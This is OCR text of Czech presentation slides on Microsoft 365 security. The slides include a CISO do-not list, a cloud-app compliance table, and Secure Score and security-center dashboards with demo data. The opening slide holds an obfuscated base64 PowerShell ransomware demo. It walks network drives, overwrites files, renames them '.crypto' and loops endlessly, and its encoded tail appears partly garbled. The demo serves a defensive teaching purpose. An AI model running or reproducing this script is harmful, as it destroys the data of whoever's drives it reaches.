
```
$Container = "IyBETyBOT1QgUlVOICEhIQ0KZnVuY3Rpb24gR2V0LU5ldHdvcmtEcml2ZSB7R2V0LVBTRHJpdmUgLVBTUHJvd
mlkZXIgJ0ZpbGVTeXN0ZW0nIHwgV2hlcmUtT2JqZWN0IHskXy5EaXNwbGF5Um9vdCAtbWF0Y2ggJ15cXFxcJ319DQpmdW5jdGlv
biBJbnZva2UtQ3J5cHRvIHtbQ21kbGV0QmluZGluZygpXSBQYXJhbSAoW1BhcmFtZXRlciggTWFuZGF0b3J5LFZhbHVlRnJvbVB
pcGVsaW5lLFBvc2l0aW9uPTApXVtzeXN0ZW0uaW8uZmlsZWluZm9dICRGaWxlKQ0KICAgIHByb2Nlc3Mgew0KICAgICAgICBmb3
JlYWNoICgkQ3VycmVudEZpbGUgaW4gJEZpbGUpIHsNCiAgICAgICAgICAgIGlmICgkQ3VycmVudEZpbGUuRXh0ZW5zaW9uIC1uZ
SAnLmNyeXB0bycpIHsNCiAgICAgICAgICAgICAgICBXcml0ZS1XYXJuaW5nICJFbmNyeXB0aW5nOiAkKCRDdXJyZW50RmlsZS5G
dWxsTmFtZSkiDQogICAgICAgICAgICAgICAgJG51bGwgPSBbc3lzdGVtLmlvLmZpbGVdOjpSZWFkQWxsQnl0ZXMoJEN1cnJlbnR
GaWxlLkZ1bGxOYW1lKQ0KICAgICAgICAgICAgICAgICRFbmNyeXB0ZWQgPSBbYnl0ZVtdXShlY2hvIDY3IDExNCAxMjEgMTEyID
ExNiAxMTEgMTA4IDExMSA4OCAxMDcgMTAxIDExNCkNCiNDb21tZW50ISAgICAgICBbU3lzdGVtLklPLkZpbGVdOjpXcml0ZUFsb
EJ5dGVzKCIkKCRDdXJyZW50RmlsZS5GdWxsTmFtZSkuY3J5cHRvIiwgJEVuY3J5cHRlZCkNCiAgICAgICAgICAgICAgICBBZGQt
Q29udGVudCAtVmFsdWUgIiQoJEN1cnJlbnRGaWxlLkZ1bGxOYW1lKS5jcnlwdG8iIC1QYXRoICIkZW52OnVzZXJwcm9maWxlXGR
lc2t0b3BcWW91X0hhdmVfQmVlbl9DcnlwdGVkLmxvZyINCiAgICAgICAgICAgIH19DQogICAgICAgIFN0YXJ0LVNsZWVwIC1TZW
NvbmRzIDENCiAgICB9fQ0KJE5ldHdvcmtEcml2ZSA9IEdldC1OZXR3b3JrRHJpdmUNCndoaWxlICgxKSB7JE5ldHdvcmtEcml2Z
SB8IEZvckVhY2gtT2JqZWN0IHtHZXQtQ2hpbGRJdGVtICRfLlJvb3QgLVJlY3Vyc2UgLUZpbGUgfCBHZXQtUmFuZG9tIC1Db3Vu
cgMTAxIDExNCkNCiNDb21tZW50ISAgICAgICBbU3lzdGVtLklPLkZpbGVdOjpXcml0ZUFsb3lzdGVtLklPLkZpbGVdOgICBbUCk"
Invoke-Command -Session $Current -ScriptBlock {$Container}
```

Jen 16 řádků bohatě stačí…


Nezáleží jen na jedné komponentě




Co je to anomálie?



Řízení dat v organizaci



Zálohování a kontinuita



Soulad a certifikace služeb

39 Marketing
33 Accounting and finance
28 Social network
27 Hosting apps
25 E-commerce
24 Data analytics
22 Content management
22 Security
20 News and entertainment
18 Content sharing
17 Collaboration
17 Customer support
17 Transportation and travel
15 Web analytics
15 Development tools
14 Advertising
11 Online meetings

User can upload data	Yes
Encrypted data	Yes
Remember password	Yes
File sharing	Yes
Trusted certificate	Yes
Heartbleed patched	Yes
Supports SAML	Yes
DROWN vulnerable	No

Data classification	Yes
Data ownership	Yes
User-roles support	Yes
Valid certificate name	Yes
Encryption protocol	TLS 1.2
HTTP security headers	Partial
Enforce transport encryption	Yes


Compliance 9

CSA	Yes
FISMA	Yes
GAAP	No
ISAE 3402	Yes
ITAR	Yes
SOC 2	Yes
SOX	Yes
SSAE 16	Yes
PCI DSS version	3
ISO 27018	Yes

FINRA	No
FedRAMP	Yes
HIPAA	Yes
ISO 27001	Yes
SOC 1	Yes
SOC 3	No
SP 800-53	Yes
Safe Harbor	Yes
DMCA	Yes

Disclaimer Request score update Report new data

Procesy a dokumentace



Zabezpečení Microsoft 365

Co rozhodně neudělat, pokud chcete naštvat **CISO**

- Nevynutit MFA
- Nepoužít MDM
- Nezapnout logování
- Neaktualizovat
- Nesledovat upozornění
- Nekontrolovat oprávnění
- Nešifrovat data
- Nezměnit nastavení

Home
Alerts
Monitoring & reports
Secure Score
Hunting
Classification
Policies
Permissions

Rank	Improvement action	Score	Category	User impact	Implementation cost
Identity (9)					
1	**Enable MFA for Azure AD privileged roles**	0/50	Identity	Low	Low
4	**Remove just in time access eligble admins that n...**	0/10	Identity	Low	Low
9	**Block Office apps from launching child processes**	0/50	Identity	High	Low
9	**Designate more than one global admin**	2/5	Identity	Low	Low
16	**Use non-global administrative roles**	1/1	Identity	Low	Low
21	**Designate less than 5 global admins**	0/1	Identity	Low	Low
27	**Do not allow third party integrated applications**	10/10	Identity	Moderate	Low
42	**Disable accounts not used in last 30 days**	0/1	Identity	Moderate	Low
45	**User alternate contact info is completed for all us...**	1/1	Identity	Low	Low
Apps (2)					
10	**Discover risky and non-compliant Shadow IT app...**	0/25	Apps	Low	Low
30	**Set automated notification for new OAuth applic...**	0/30	Apps	Moderate	Low
Infrastructure (1)					
18	**Remove external accounts with write permissions...**	0/25	Infrastructure	Medium	Low
Data (3)					
18	**Review malware detections report weekly**	5/5	Data	Low	Low
38	**Review list of external users you have invited to d...**	2/2	Data	Low	Low
46	**Enable Data Loss Prevention policies**	0/20	Data	Moderate	Moderate
Device (1)					
64	**Require mobile devices to use alphanumeric pass...**	1/1	Device	Moderate	Low

Enable MFA for Azure AD privileged roles

0/50 points

Status
To do

Description
You should enable MFA for all of your Azure AD privileged roles because a breach of any of those accounts can lead to a breach of any of your data. We found that you had 8 admins out of 10 that did not have MFA enabled. If you enable MFA for those 8 admin accounts, your score will go up 50 points.

Category
Identity

User impact
Low

Protects against
Password Cracking
Account Breach
Elevation of Privilege

Implementation cost
Low

What am I about to change?
Enable the "Baseline policy: Require MFA for Admins" through the conditional access portal. Click the baseline policy and select "Use policy immediately" to enable MFA for your Admins. While the baseline policy is in preview, it can be disabled. Otherwise, if you leave the policy on "Automatically enable policy in the future", when the baseline policy make it to general availability, Azure AD will opt you into the policy by default but provide you the configuration to opt out at any time.

How will this affect my users?
When you enable MFA for your Global Administrators, they will be prompted to authenticate with a 2nd factor when accessing an app.

Notes
Write a note

Take action | Resolve through third-party | Ignore

Home
Alerts
Monitoring & reports
Secure Score
Hunting
Classification
Policies
Permissions

Monitoring & reports

View status and trends for the security of your Microsoft 365 devices, data, identities, apps, and infrastructure. Learn more

Group by category

Identities (3)

Identity protection

55 users at risk

High risk Medium risk No risk

View all users

Cloud App Security - Anomaly detection

Users with detections

User	Alerts
Armin Hoffman	56
Emil Ruder	45
Josef Muller Brockmann	32
Adrian Frutiger	27
Max Miedinger	16
Max Bill	15
Le Corbusier	8
Ralph Schraivogel	4
Niklaus Troxler	2

See more

Global admins

Reduce global admins

8 global admins

Global admins have access to all your data and tools. Limiting the number of users with this role lowers the risk to your organization.

Manage roles

Data (7)

Feedback

InPrivate | Monitoring & reports - | Policies - Microsoft Azure

https://protection.office.com/?flight=Compliance20,EnableM365SecurityCenter,EnableFakeData,EnableSupervisionVNext#/reports


Microsoft 365 Security

KK


- Home
- Alerts
- Monitoring & reports
- Secure Score
- Hunting
- Classification
- Policies
- Permissions

Data (7)


DLP policy matches




3rd-party DLP policy matches



DLP false positive and override



Conditional access app control



Users sharing files


Users who shared the most files in cloud apps

User	Files shared
Kelly Wilson	140
Marco Dinkins	132
Roseann Albert	112
Lisa Sherman	88
Damian Mattos	72
Russell Lynch	55
Niklas Bosley	32
Le Corbusier	23
Ralph Schraivogel	16

Show more


Top Labels

123 Non-business



Manage labels

Top Labels by location



Feedback

InPrivate | Monitoring & reports - | Policies - Microsoft Azure

https://protection.office.com/?flight=Compliance20,EnableM365SecurityCenter,EnableFakeData,EnableSupervisionVNext#/reports

Microsoft 365 Security

KK

- Home
- Alerts
- Monitoring & reports
- Secure Score
- Hunting
- Classification
- Policies
- Permissions

Devices (11)

Device protection

34 devices at risk

Device	Risk level
tocohen1	High
tocohen2	Moderate
tocohen3	Low
tocohen4	High
tocohen5	High
tocohen6	High
tocohen7	High
tocohen8	High
tocohen9	High

View details

Attack surface reduction rules

90% of devices use attack surface reduction rules

Updated 7:50 PM today

Block mode | Audit mode | Mixed mode | Off

Device settings by rule

Execution of executable content (exe, dll, ps, j...	112.6k/112.6k	Office apps launching child processes	112.6k/112.6k
Office apps/macros creating executable content	89.8k/112.6k	Office apps injecting into other processes (no...	84.4k/112.6k
js/vbs executing payload downloaded from In...	86.3k/112.6k	Obfuscated js/vbs/ps/macro code	73.5k/112.6k
Win32 imports from Office macro code	89.9k/112.6k	Executables that don't meet a prevalence, age...	101.3k/112.6k
Advanced ransomware protection	84.5k/112.6k	Flag credential stealing from the Windows loc...	74.7k/112.6k
Process creation from PSExec and WMI comm...	76.7k/112.6k	Untrusted and unsigned processes that run fro...	78k/112.6k

Block mode | Audit mode | Off

View all devices | View devices in audit mode | View devices with ASR off


Attack surface reduction rule detections

Possible malware or breach activity on your devices

updated 7:50 PM today

8.3k detections
145 unique files
6k affected devices

Detections over time



Blocked | Audited

View detected files | Simulate exclusions

Device compliance

35% noncompliant

Noncompliant | In grace period
Compliant | Not evaluated

See compliance issues

Device malware detections

15 unresolved malware

Active | Action failed | Allowed
Not executed

View details

Device threat analytics

Assess your defenses against high-profile threats

Read about the latest attack campaigns, malware outbreaks, and other notable threats. Review devices with related alerts and devices that don't have the recommended mitigations.

View all threats

GADOLINIUM / FoggyBrass	12 / 16
Dofoil / CoinMiner	10 / 13
Zacinlo(Detrahere)	1 / 7
EternalBlue endures	2 / 4
Emotet distributes Trickbot	3 / 3

Feedback

InPrivate | Monitoring & reports - | Policies - Microsoft Azure

https://protection.office.com/?flight=Compliance20,EnableM365SecurityCenter,EnableFakeData,EnableSupervisionVNext#/reports

Microsoft 365 Security

KK

- Home
- Alerts
- Monitoring & reports
- Secure Score
- Hunting
- Classification
- Policies
- Permissions

Apps (8)

Cloud App Security - OAuth apps

248 privileged apps

High Medium Low

App	Permission level
Boomerang	High
Yesware email tracking	High
Jira for Outlook	High
Pickit Free Images	Medium
officeatwork Template Chooser	Medium
MyScript Math Sample	Medium

Show more

Cloud app accounts for review

User accounts that require attention based on Cloud App Security alerts

Last 30 days, updated 6:20 pm today

3 suspicious admin activity
46 possible impersonations
136 inactive accounts

Discovered cloud apps (categories)

Cloud storage 7.84 GB
Collaboration 1.03 GB
CRM 814.78 MB
Webmail 2.44 GB

Sanctioned Unsactioned Other

Cloud app activity locations

Common countries where your users are accessing cloud apps

Last 30 days, updated 6:20 pm today

101.4k from the United States
9k from France
18.5k from China

Email threat analytics

Investigate high-profile threats that arrive on email

View data on trending and widespread mailware campaigns and assess their impacts to your data and email accounts.

097M?CVE-2017-11882.C	40 / 72
097M?CVE-2017-11882.A	40 / 66
Win32/Tisifi.B	40 / 57
Win32/Fareit	40 / 48

Email protection

12 email accounts at risk

Email account	User
armin.hoffman@contoso.com	Armin Hoffman
mike.dearson@contoso.com	Mike Dearson
eva.macias@contoso.com	Eva Macias

Malicious content blocked

Updated 6:20 pm today

8067 phishing blocks

Total phishing attempts blocked by Office365 ATP features

Malicious URL reputation	1043 / 8067
Advanced phish filter	103 / 8067
General phish filter	567 / 8067

1272 malware blocks

Total malware in email or content blocked by Office365 ATP features

ATP safe attachments	387 / 1272
ATP safe links	315 / 1272
Anti-malware engine	253 / 1272

Malware in email

Last 30 days, updated 6:20 pm today

610 Win32/Tisifi.B
382 Win32/Fareit
143 Win32/Dridex

Feedback

Home
Alerts
Monitoring & reports
Secure Score
Hunting
Classification
Policies
Permissions

lee.rob@contoso.com Lee Rob

michael.lee@contoso.com Michael Lee

See more

User impersonation 98 / 8067

Domain impersonation 112 / 8067

Phish zap 55 / 8067

Infrastructure (3)

Infrastructure health

Some resources need attention

Health status of your resources protected by Azure Security Center

Updated 6:20 pm today

28 compute resources
14 networking resources
19 storage and data resources
12 application resources
2 IOT resources
4 miscellaneous resources

Critical Warning Healthy

View details

Azure security subscription coverage

80% covered

Covered (standard) Covered (free)
Not covered

Improve coverage

Azure policy compliance

91% compliant

Compliant Not compliant

View details

Feedback

M365

https://security.microsoft.com

Microsoft 365 Security

Edit sections | Add cards

Detection

Active Incidents

27 active incidents

Updated 6:20 pm today

High (4) Medium (16) Low (7)

Incident name	Severity	Last activity
Golden ticket compromise	High	June 18, 2018 11:12 AM
Phishing email campaign detected	High	June 18, 2018 11:10 AM
Suspicious PowerShell Activity	High	June 18, 2018 11:07 AM
Phishing email campaign detected	High	June 18, 2018 10:56 AM
Insider threat identified – sensitive data	Medium	June 18, 2018 10:52 AM
Potential Dofoil activity – malicious C2	Medium	June 18, 2018 10:50 AM
Windows Defender AV detected an active 'Azden' malware	Medium	June 18, 2018 11:12 AM
